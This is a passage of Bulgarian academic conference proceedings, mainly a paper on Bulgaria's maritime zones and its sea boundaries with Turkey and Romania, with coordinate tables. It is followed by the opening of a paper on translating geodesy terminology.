5. Ниязи–Юсуф, М. "Геодезическа основа на кадастрална карта", Годишник: Технически науки. Том XI Е, Шумен, Университетско издателство „Епископ Константин Преславски“, 2021 г., ISSN: 1311-834X, стр. 54-58.
 6. Прокопов Я. Земетресенията като резултат от движението на земната кора и ролята на геодинамичните полигони при тяхното прогнозиране . Proceedings of International Scientific Conference 2023, Faculty of Artillery, Air Defense and Communication and Information Systems – Shumen. p.595-600, ISSN 2367-7902,
 7. Прокопов Я. Устойчивост на бордовете – основен проблем при миннодобивните работи в открити рудници. . Proceedings of International Scientific Conference 2023, Faculty of Artillery, Air Defense and Communication and Information Systems – Shumen. p.587-594 ISSN 2367-7902
 8. Иванова И., Прокопов Я. Идентифициране на поземлен имот. Proceedings of International Scientific Conference 2022, Faculty of Artillery, Air Defense and Communication and Information Systems – Shumen. p.513-517 ISSN 2367-7902
 9. Heiskanen W., Moritz H., Physical Geodesy, Freeman W. H., San Francisco, 1967, 363.

THE SEA SHORE AND SEA SPACES OF BULGARIA

Yuriy I. Dachev, Andrey I. Andreev

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU “Vasil Levsky” urida@abv.bg, andreev_an@abv.bg*

*Department Geodesy, Air Defense and Communication and Information Systems faculty - Shumen /
NMU “Vasil Levsky” andreev_an@abv.bg*

Abstract: *Regulating the sea spaces of the UN member states is simultaneously socio-economic, political, international law and scientific and technical issue. Factors for this are the possibilities for exploitation of the sea spaces resources, the raw materials of the seabed, as well as the protection of the marine environment. The growing shortage of raw materials and resources world wide is drawing the attention of countries to the seabed, which contains the largest undeveloped resources. Other factors are also important - fishing, aquaculture, maritime transport, tourism, energy sector, underwater cultural heritage and others. These as paces of Bulgaria have been regulated since 1987 by the Maritime Areas Act, and since 2000 their legal regime has been regulated by the Maritime Areas, Inland Waterways and Ports Act of the Republic of Bulgaria. It is fully compliant with the norms and principles of the international maritime law, regulated in the UN Convention on the Law of the Sea, which Bulgaria signed in 1982 and ratified by law in 1996. In its sea spaces Bulgaria exercises overignty, sovereign rights, jurisdiction and control in accordance with the norms of international law and the international treaties it has concluded.*

Keywords: *Inland sea waters, territorial sea, adjacent area, continental shelf, exclusive economic zone.*

МОРСКИЯТ БРЯГ И МОРСКИТЕ ПРОСТРАНСТВА НА БЪЛГАРИЯ

Юрий И. Дачев, Андрей И. Андреев

Резюме: *Регулирането на морските пространства на държавите-членки на ООН е социално-икономически, политически, международно-правен и научно-технически въпрос. Фактори за това са възможностите за експлоатация на ресурсите на морските пространства и суровините на морското дъно, както и опазването на морската среда. Нарастващият недостиг на суровини и ресурси в световен мащаб привлича вниманието на държавите към морското дъно, което съдържа най-големите неразработени ресурси. Риболовът, аквакултурите, морският транспорт, туризмът, енергийният сектор и подводното културно наследство също са важен фактор. Морските пространства на България са регулирани от 1987 г. със Закона за морските зони. От 2000 г. техният правен режим се регулира от Закона за морските територии, вътрешните водни пътища и пристанищата на България. Той е съобразен с нормите и принципите на международното морско право, регламентирани в Конвенцията на ООН по морско право, която България подписа през 1982 г. и ратифицира със закон през 1996 г. В морските си пространства България упражнява суверенитет, юрисдикция и контрол в съответствие с нормите на международното право и сключените международни договори.*

Ключови думи: *Вътрешни водни пътища, териториално море, прилежаща зона, континентален шелф, изключителна икономическа зона.*

Въведение

Морските пространства на България са пет юридически категории:

- вътрешни морски води;
- териториално море;
- прилежаща зона;
- континентален шелф;
- изключителна икономическа зона (ИИЗ).

1 Морски пространства на България

1.1 Вътрешни морски води

Те включват водите между морският бряг (бреговата линия) и изходните линии от които се измерва териториалното море. Съгласно Закона за морските пространства, вътрешните водни пътища и пристанищата на България, това са [1], [2], (фиг. 1):

– Водите между бреговата линия и правата, свързваща нос Калиакра ($43^{\circ}21,6'N$; $28^{\circ}27,9'E$) и нос Тузла, наречен още Солница ($43^{\circ}24,0'N$; $28^{\circ}13,2'E$). Акваторията е с площ 50,2 кв. км. Дълбочините достигат до 15 m, а наклоните на дъното са между 0,1% и 0,2%.

– Водите между бреговата линия и правата, свързваща нос Тузла ($43^{\circ}24,0'N$; $28^{\circ}13,2'E$) и нос Екрене ($43^{\circ}19,7'N$; $28^{\circ}04,1'E$). Акваторията е с площ 34,6 кв. км. Дълбочините достигат до 16-17 m, а наклоните на дъното са между 0,1% и 0,2%.

– Водите между бреговата линия и правата, свързваща нос Св. Константин ($43^{\circ}13,7'N$; $28^{\circ}00,8'E$) и нос Иланджик ($43^{\circ}03,3'N$; $27^{\circ}54,4'E$). Акваторията е с площ 45,1 кв. км. Дълбочините достигат до 22 m, а наклоните на дъното са между 0,1% и 0,4%.

– Водите между бреговата линия и правата, свързваща нос Емине ($42^{\circ}42,0'N$; $27^{\circ}53,9'E$) и нос Маслен нос ($42^{\circ}18,4'N$; $27^{\circ}47,6'E$). Акваторията е с площ 782,7 кв. км. Дълбочините достигат до 48 - 49 m, а наклоните на дъното са между 0,1% и 2,6%.

– Водите между бреговата линия и правата, свързваща нос Маслен нос ($42^{\circ}18,4'N$; $27^{\circ}47,6'E$) и нос Рохи ($42^{\circ}09,7'N$; $27^{\circ}52,4'E$). Акваторията е с площ 54,4 кв. км. Дълбочините достигат до 50 m, а наклоните на дъното са между 0,3% и 1,3%.

Общо акваторията на вътрешни морски води е 967,0 кв. км.


1.2 Териториално море

Териториалното море на България включва прилежащата към морският бряг и вътрешните морски води морска ивица с широчина 12 морски мили (22 224 m), измервана от изходните линии.


За изходни линии служат линията на най-големия отлив от брега и правите линии, свързващи крайните точки на вътрешните морски води. [2], [6], (фиг. 2)

Акваторията на териториалното море е с площ 5 322,0 кв. км. Дълбочините са в границите от 0 до 86 m, а наклоните на дъното са между 0,2% и 2,0%. Териториалното море на България се разграничава от териториалните морета на Турция и Румъния чрез морските граници с тях. [3], [4]

Вътрешните морски води и териториалното море, тяхното дъно и техните недра са част от територията на България, върху които тя осъществява своя суверенитет. Общо акваторията им е 6 289,0 кв. км. Морските граници на териториалното море са държавна граница на България. [4], [5]



Фиг. 1 Вътрешни морски води на България



Фиг. 2 Териториално море на България

1.3 Прилежаща зона


Прилежащата зона на България е морската ивица, която граничи с териториалното море и се разпростира на разстояние 24 морски мили (44 448 m) от изходните линии от които се измерва широчината на териториалното море. [2], [6], (фиг. 3)

В прилежащата зона България осъществява контрол за предотвратяване нарушаването на митническите, финансовите, граничните и здравните изисквания на държавата.

1.4 Континентален шелф на България

Континенталният шелф на България включва морското дъно и недрата на подводния район, които са естествено продължение на сухоземната ѝ територия и се разпростират до установените граници с континенталния шелф на съседните и срещулежащите държави – Румъния, Украйна, Русия, Грузия и Турция. Това означава сключване на двустранни споразумения с тези държави в съответствие с принципите и нормите на международното право. Досега такова споразумение има само с Република Турция. Най-разумният подход е черноморските държави да проведат общи преговори за уточняване на границите на черноморския шелф. [2], [3], [4], [7]. (фиг. 4)

Външната граница на континенталния шелф може да се установи на базата на геоложки и геоморфоложки данни. Тя се очертава чрез батиметрични профили в които се фиксира рязката промяна на наклона на морското дъно. От физикогеографска гледна точка естествената граница на континенталния шелф е континенталния праг, след който започва континенталния склон, характеризиращ се с рязко увеличаване на дълбочините. За българският участък на Черно море континентален праг се явява изобатата с дълбочина 100 m. Акваторията на българския континентален шелф до изобатата с дълбочина 100 m е с площ 10 865,6 кв. км. Голяма част от него попада в акваториите на териториалното море и прилежащата зона. На север от нос Калиакра шелфът значително увеличава широчината си, достигайки над 75 морски мили. Наклоните на дъното варират от 0,2% до 2,6%. България има суверенни права за търсене, проучване, разработване, използване, опазване и стопанисване на естествените богатства в своя континентален шелф.




Фиг. 4 Континентален шелф (до изобата 100 m) на България

1.5 Изключителна икономическа зона

Изключителната икономическа зона на България се простира извън пределите на териториалното море. [2], (фиг. 5) Тя може да бъде с широчина до 200 морски мили от изходните линии, от които се измерва териториалното море. Външните ѝ граници се определят по споразумение със съседните и срещулежащите държави в съответствие с международното морско право [9].

Основната трудност при определянето (делимитацията) на морските пространства от държавите в Черно море произтича от неговата елипсоидна форма и ограничените му размери. Поради тези причини нито една черноморска държава не може да предяви претенции за максимална широчина от 200 морски мили на изключителната си икономическа зона. България единствено има сключено споразумение за южната граница на морските си пространства с Република Турция.



Фиг. 5 Изключителна икономическа зона на България

На 04.12.1997 г. в София между България и Турция се съставя споразумение за разграничаване на морските пространства между двете държави. [3], (фиг. 5) То е ратифицирано със закон, приет от 38 Народно събрание на 24.06.1998 г. и е обнародвано в ДВ, бр. 68 от 30.07.1999 г. В него е определена крайната точка на сухоземната граница между двете държави в устието на река Резовска. Тя е на паралел с географска ширина $41^{\circ}58'59,4''N$. От нея започва морската граница, разделяща Резовския залив между двете държави с точки С, D и E. Точка E е на изходната линия, затваряща вътрешните морски води на залива. Географските координати на точките са определени в координатните системи на двете държави. (Таблица 1)

От точка E започва границата на териториалното море между двете държави. Тя преминава по паралела с географска ширина $41^{\circ}58'52,8'' N$ през точка F и

завършва в точка G. (Таблица 2), (фиг. 5) От точка G започва границата на континенталния шелф и на изключителната икономическа зона между двете държави, която е определена с 10 точки. Географските им координати са определени в координатна система WGS-84. Единствено под въпрос е границата между 9 и 10 гранични точки, която ще бъде уточнена след преговори с Румъния и Украйна. (Таблица 3), (фиг. 5)

Таблица 1 Координатен списък на точките от морската граница между България и Турция в Резовски залив

Точки	Географска ширина	Географска дължина	Координатна система
C	41°58'43.6" N	28°01'53.3" E	WGS-84
D	41°58'41.5" N	28°02'05.1" E	WGS-84
E	41°58'48.5" N	28°02'15.8" E	WGS-84

Таблица 2 Координатен списък на точките от морската граница на териториалното море между България и Турция

Точки	Географска ширина	Географска дължина	Координатна система
E	41°58'48.5" N	28°02'15.8" E	WGS-84
F	41°58'52.8" N	28°02'25.2" E	WGS-84
G	41°58'52.8" N	28°19'25.8" E	WGS-84

Таблица 3 Координатен списък на точките от морската граница на континенталния шелф и на изключителната икономическа зона между България и Турция

Точки	Географска ширина	Географска дължина	Координатна система
G	41°58'52.8" N	28°19'25.8" E	WGS-84
1	41°59'52.0" N	28°19'26.0" E	WGS-84
2	42°14'28.0" N	29°20'45.0" E	WGS-84
3	42°26'24.0" N	29°34'20.0" E	WGS-84
4	42°29'24.0" N	29°49'36.0" E	WGS-84
5	42°33'27.0" N	29°58'30.0" E	WGS-84
6	42°48'03.0" N	30°34'10.0" E	WGS-84
7	42°49'31.0" N	30°36'18.0" E	WGS-84
8	42°56'43.0" N	30°45'06.0" E	WGS-84
9	43°19'54.0" N	31°06'33.0" E	WGS-84
10	43°26'49.0" N	31°20'43.0" E	WGS-84

Между България и Румъния от 1980 г. се водят разговори за делимитиране на морската граница, но споразумение не е сключено. Двете държави при влизането си в Европейския съюз са поели ангажимента да определят границата на морски си пространства на базата на консенсус. Границата на териториалното море с Румъния би следвало да преминава по паралела на сухоземната граница, както това е направено с Турция. Сухоземната граница с Румъния е нос Сиврибурун, която е и гранична точка 1 от блок за проучване на нефт и природен газ “Шабла” (фиг. 5) с географски координати 43°44'19.41"N; 28°34'44.52"E. [8]

„Работната” морска граница с морските пространства на Румъния с която понастоящем негласно се съобразяват и двете държави, не преминава по граничния паралел 43°44'19.41"N, а по границите на граничните с морските пространства на Румъния блокове за проучване на нефт и природен газ “Шабла” и “Хан Аспарух”. (Таблица 4)

По морските граници на България с Турция и Румъния, описани с географските координати на граничните точки в таблици 1, 2, 3 и 4, акваторията на изключителната икономическа зона на България има площ 28 768,2 кв. км. В нея попадат части от континенталния шелф, континенталния склон и дъното на Черно море. В ИИЗ България има суверенни права за проучване, разработване, използване, опазване и стопанисване на биологичните, минералните и енергийните ресурси, за извършване на научни изследвания, за създаване и използване на изкуствени острови, инсталации и съоръжения и други права, произтичащи от международните договори.

Таблица 4 Координатен списък на точките от морската граница на морските пространства между България и Румъния

Точки	Географска ширина	Географска дължина	Координатна система	Забележка
1	43°44'19.41"N	28°34'44.52"E	WGS-84	Гранични точки на блок „Шабла“ за проучване на нефт и природен газ
2	43°43'05.80"N	28°51'12.36"E	WGS-84	
3	43°41'25.21"N	29°42'09.16"E	WGS-84	
4	43°40'49.40"N	29°49'54.00"E	WGS-84	Гранични точки на блок „Хан Аспарух“ за проучване на нефт и природен газ
5	43°38'09,80"N	30°24'29,80"E	WGS-84	
6	43°21'00,33"N	31°08'48,39"E	WGS-84	


Акваторията на морските пространства на България, включвайки вътрешните морски води, териториалното море и изключителната икономическа зона, има площ 35 057,2 кв. км., което е 31,6% от територията ѝ. Най-източната точка на морските ни пространства е точка 6 от Таблица 4. Тя лежи на паралела на нос Калиакра и е отдалечена от българският бряг на 117,4 морски мили.

2 Съществуващи проблеми и пътища за разрешаването им

Между България и Румъния има сключена Спогодба за сътрудничество и взаимопомощ по граничните въпроси, подписана на 28 август 2006 г. в Букурещ. Тя регламентира функциите на смесена гранична комисия, която да решава граничните проблеми между двете държави. [4] Водят се преговори за делимитиране на морската граница, но споразумение все още не е сключено.

В чл. 17 на Закона за морските пространства на Република България е записано, че териториалното море на България се разграничава от териториалното море на съседните държави с географския паралел от точката на сухоземната граница, опираща се на морския бряг. [1] Този паралел е с географска ширина 43°44'19.41"N (нос Сиврибурун). По тази логика следва, че граничните точки 1 и 2 на блок

„Шабла” за търсене и проучване на нефт и природен газ, разположени по морската граница на териториалното море с Румъния, трябва да бъдат със същата географска ширина. Това е спазено само за точка 1 ($43^{\circ}44'19.41''\text{N}$; $28^{\circ}34'44.52''\text{E}$), която лежи на сухоземната граница на морския бряг. (Фиг. 5, Таблица 4) Първоначално точка 2 ($43^{\circ}44'10.00''\text{N}$; $29^{\circ}49'54.00''\text{E}$) също е била с географската ширина на граничния паралел и с географска дължина достигаща до границата на шелфа (изобата 100 m), но по-късно е изместена с една миля на юг от този граничен паралел. Това е направено заради териториални претенции на Румъния за 350 кв. км. от акваторията на България. Този проблем е формулиран като „спор за делимитация на морските пространства на България и Румъния, възникнал заради различните методологии използвани от двете държави за определяне на морската граница между тях”. Обаче истинската причина за спора между двете държави е свързан с разпределението на природните ресурси. Така актуалната „работна” морска граница между България и Румъния сега е с граничните точки, географските координати на които са поместени в таблица 4.



Фиг. 6: Цифров модел на България и прилежащата акватория на Черно море

Заклучение

Поради ограничените размери и специфичната форма на Черно море нито една от черноморските държави не може да установи за себе си ИИЗ от 200 морски мили, без да ошети интересите на другите държави. България също не е използвала правото си да навлезе на 200 морски мили навътре в морето, но тя настоява за справедливо разпределение на морските пространства на черноморските държави.

Най-източната точка на морските пространства на България е гранична точка 6 ($43^{\circ}21'00,33''\text{N}$; $31^{\circ}08'48,39''\text{E}$) от таблица 4, намираща се на разстояние 117,4

морски мили от българския бряг. Сравнявайки нейното положение с географския център на Черно море (43°13'N; 33°32'E), се вижда, че тя е отдалечена на запад от него на 104,9 морски мили. По този начин значително е ограничена площта на морските пространства на България. Подобни проблеми имат Украйна и Грузия. Причина за това е сключеното през 1978 г. споразумение между бившия СССР и Турция за делимитация на морските си пространства, без да уведомят другите две държави – България и Румъния. Разграничителната им линия вместо да спре до географския център на Черно море, достига на запад от него на 67,6 морски мили в точка с координати (43°20'N; 32°00'E). Изтласкването на тази граница на запад от географския център на Черно море лишава останалите черноморски държави да увеличат площта на морските си пространства. Ревизирането на този проблем може да стане единствено чрез преговори между заинтересованите черноморски държави.

Литература:

1. Закон за морските пространства, вътрешните водни пътища и пристанищата на Република България, обн. ДВ. бр. 12 от 11.02.2000 г., изм. и доп. 29.03.2018 г.
2. Конвенция на ООН по морско право от 30.04.1982 г., обн. ДВ. бр. 73 от 27.08.1996 г., изм. ДВ. бр. 74 от 30.08.1996 г.
3. Споразумение между Република България и Република Турция за определяне на границата в района на устието на река Резовска/Мутлудере и разграничаване на морските пространства между двете държави в Черно море, обн. ДВ. бр. 68 от 30.07.1999 г.
4. Спогодба между правителството на Република България и правителството на Румъния във връзка с режима на българо-румънската държавна граница, сътрудничеството и взаимопомощта по гранични въпроси, обн. ДВ. бр. 36 от 04.05.2007 г.
5. Райков, Р., Международно морско публично право, ВСУ, Варна, 1999.
6. Божанов, С., Статут и режим на българския континентален шелф, БСУ, Бургас, 2011.
7. Лочия на българското черноморско крайбрежие, ХС на ВМС, Варна, 2010.
8. Държавен вестник, бр. 90, стр. 10, София, 16 ноември 2010.
9. Андреева П. Геоинформационни технологии. НВУ“В. Левски“ Шумен, 2023.

CURRENT ISSUES IN THE TRANSLATION OF TEXTS FOR EDUCATIONAL, SCIENTIFIC AND ACADEMIC PURPOSES RELATED TO GEODESY, CARTOGRAPHY AND CADASTRE

Gergana A. Dimova

*Department of Foreign Language Training - Shumen / NMU “Vasil Levsky”
geriandimova@gmail.com*

Abstract: *The relevance of the studied problem is due to the need for a modern, correct translation of texts for educational, scientific and academic purposes related to geodesy, cartography and cadastre from English to Bulgarian and vice versa.*

The article examines inconsistencies and peculiarities in the translation of geodetic terms.

Leading approaches to the study of this problem are the analysis of the primary source, the selection, updating, systematization and generalization of translation methods.

The report unfolds the problem of translating various texts in the field of geodesy, cartography and cadastre, relevant to both students and teachers; it emphasizes terms and phrases that require special attention.

The main result of the research is the analysis of phrases, terms and abbreviations used in geodetic terminology, their verification and correct translation using a machine translator.

The materials from the article can be useful for students and cadets studying geodesy, cartography and cadastre and other specialties in order to expand their vocabulary, communication skills and knowledge in this field.

Keywords: *translation, geodesy, cartography, cadastre*

АКТУАЛНИ ПРОБЛЕМИ ПРИ ПРЕВОДА НА ТЕКСТОВЕ ЗА ОБРАЗОВАТЕЛНИ, НАУЧНИ И АКАДЕМИЧНИ ЦЕЛИ СВЪРЗАНИ С ГЕОДЕЗИЯ, КАРТОГРАФИЯ И КАДАСТЪР

Гергана А. Димова

Резюме: *Актуалността на изследвания проблем се дължи на необходимостта от съвременен, правилен превод на текстове за образователни, научни и академични цели свързани с геодезията, картографията и кадастъра от английски на български и обратното.*

Докладът разглежда несъответствията и особеностите при превода на геодезически термини.

Водещи подходи към изследването на този проблем са анализа на първоизточника, подборът, актуализирането, систематизирането и обобщението на преводаческите методи.

В доклада се разгръща проблема при превода на различни текстове в областта на геодезията, картографията и кадастъра, актуални както за учаци така и за преподаватели; акцентира се върху термини и фрази, които изискват специално внимание.

Основният резултат от изследването е анализът на фрази, термини и съкращения, използвани в геодезическата терминология, тяхната проверка и правилен превод с помощта на машинен преводач.

Материалите от доклада могат да бъдат полезни за студенти и курсанти, обучаващи се по специалността геодезия, картография и кадастъра и други специалности, с цел разширяване на речниковия им запас, комуникативни умения и знания в тази област.

Ключови думи: *превод, геодезия, картография, кадастър*

1 Въведение

Динамичното развитие на науката и технологиите като цяло, но и в частност в геодезията, води до появата на нови думи в английския език, които се използват за изразяване на нови понятия, техники и изобретения. През последните десетилетия тези процеси се увеличиха многократно и не всички речници могат да се използват актуално. В България на този етап има ограничен брой речници, учебници и помагала на геодезическа тематика. Това развитие на непрекъснато разширяваща се вълна от нови концепции и техники, за които няма еквиваленти на български, доведе до сериозни лингвистични проблеми при превода от английски на български език. Въпреки широката употреба на заемки, транслитерация и други средства за превод, направени с огромно количество английска научна терминология, превода на технически текстове от английски на български все още представлява сериозно предизвикателство. В тази връзка е и актуалността на изследвания проблем, породен от необходимостта от коректен превод на автентични геодезически текстове от английски на български [1].

Докладът разглежда някои специфични особености при превода на геодезически термини. Голям брой изследвания на български и чуждестранни автори са разгледани при подготовката на доклада. Според много учени в английските технически текстове често се наблюдават конструкции, които не се срещат на български, а трябва да се вземат предвид при превод. Трябва да се спомене също така, че в английския език смисъла се представя в началото на изречението, докато в българския научен стил изреченията са твърде сложни и дълги, и понякога водят до объркване. Когато се превежда от български на английски език, необходимия критерий е дефинирането на семантичната част на контекста, което често е доста трудно, да се определи, тъй като изреченията са твърде „научни“ и подробни, така, че не винаги е ясно за читателя какво точно е искал да представи автора.

В доклада се споменават някои от начините за превод на граматични и лексикални структури, отразяващи стилистичните особености на научно-техническия текст като цяло и на геодезически текстове в частност.

2 Актуални проблеми при превода

Анализът представя задълбочено проучване на особеностите при превод на научни статии, правилата за правилен превод на специфичния научния стил, „лъжливите приятели“ на преводача и трудността при тълкуването на определени термини. В повечето изследвания се разглежда проблема с превода на научна литература като цяло, често без задълбочаване в конкретни дисциплини като геодезия, картография, геология и др. В доклада вниманието е насочено към

геодезията и материалът може да бъде използван от преподаватели и обучаеми към катедра Геодезия, които често използват научни статии от чуждестранни изследователи и се сблъскват със задачата да направят превод от и на английски език без да загубят правилния семантичен смисъл.

Под технически превод се разбира определен вид преводаческа дейност, а именно превод на техническа литература, която се различава значително от художествената литература например. По правило, техническата литература не съдържа информация, насочена към предаване на чувства, емоции и няма за цел естетическо и емоционално въздействие върху читателя. Информационен аспект на научния текст е това, което ни позволява да се фокусираме основно върху съдържанието на текста, а не върху това как е направено в системата на изходния код.

Полезно е да се дефинира разликата между техническия превод и останалите видове превод. Според проф. Бъртън Рафел- американски писател и преводач: „Преводът се разделя на три основни категории според своя източник: нехудожествена проза (включва технически текстове), художествена проза и поезия. Всеки от стиловете изисква от преводача да произведе „смислен превод“ на съответния език като не променя синтактичните и лексикалните особености на източника и целевия език; за тази цел от изключително значение е познаването и точното предаване на контекста“ [4]. Превода на английската дума *level* на български има няколко значения „равнище“, „етаж“, „равен“ ...и техническия термин „нивелир“, но те няма да ни послужат ако думата в контекста означава - стъклена тръбичка или диск с течност (либела) [5].

Превода на научно-технически текстове е неизменно свързан с бързо променящия се технологичен свят. Всеки ден сме свидетели на все по-нови и нови технологии, включително и все по-мощното внедряване на изкуствения интелект в нашия живот, това неизменно води и до появата на нови термини. Според лондонския институт по езикознание преводача на научни текстове трябва: да има широки познания относно научната сфера на текста, да има добре развито въображение, което да му позволява да си представи дадената техника или процес, знания с които смислено да предаде връзките в текста и способност да използва ясен, точен и прецизен изказ на съответния език. На кратко превеждащия трябва да е учен или инженер, лингвист и писател, това разбира се в повечето случаи е невъзможно, по тази причина най-често се работи в екип – специалисти в дадена научна сфера и специалисти по език.

Преди превода на даден технически или научен текст, неговите характеристики трябва да бъдат внимателно разгледани. Целта на този вид текстове е да информират адресата за резултат от научни изследвания, академични становища, доклади, научни хипотези и статии, технически инструкции и др. Езикът трябва да е ясен и уместен, да изразява напълно факти и твърдения, главните критерии за качествен превод са точност и прецизност. Информативността е основната функция на научните и техническите текстове, а целта на авторите им е да предават логична информация, с която се доказва новост и значимост.

Научно-техническият стил се използва съответно в науката и технологиите и може да се раздели на следните подстилове: научен, технически, образователен, популярно-научен. Подстиловете се класифицират в жанрове: монографии, помагала/наръчници, учебници, статии, доклади, технически описания, дискусии, становища и др. Стилът се отличава от другите по неговата акуратност, формалност, точност и логика.

Особености на научно-техническите текстове, които трябва да се вземат предвид при превод:

- Употреба на абстрактни, свързващи и безлични форми на глаголите (въвежда се, използва се, провежда се, налага се ...);
- Семантичното значение се представя чрез глаголно-именни словосъчетания (да се правят проучвания, да се достигне до заключение...);
- Страдателния залог и сегашното време са за предпочитане (направено е проучване, решението е взето, представено е изследване...);
- Свързващи думи (първо, второ, на следващ етап, в заключение...).

В научно-техническите текстове се използват сложни граматически конструкции, дълги изречения, чийто превод отнема време и усилия на преводача. От изключителна важност е да се разплете „плетеницата“ от термини, абривиатури, неологизми, препратки и да не се загуби смисъла на изказаното от автора. Освен тях е важно да се обърне внимание и на следните лексикални особености:

- Еднозначност – не се допуска тълкуване на думи и термини;
- Използване на местоимения - в английския език се среща употреба на 1-л.ед.ч „аз“, но в българските научни текстове се наблюдава обезличаване, замяна с пасивна конструкция или с местоимението „ние“;
- Не се допускат оценки и изказване на лично мнение;
- Точност, стриктно придържане към оригиналния текст;
- Употреба на устойчиви словосъчетания характерни за дадена научна област geodetic traverse (полигон), spirit level (либела), reference frame (опорна мрежа).

Главно изискване към преводача на научно-технически текстове е адекватността.

Вземайки предвид гореизложеното и специфичните особености при превода на геодезически текстове, термините срещани се в тях могат да се разделят на три групи:

1. Термини, които не изискват превод (транслитерация).
2. Абревиатури и акроними.
3. Професионален геодезически жаргон.

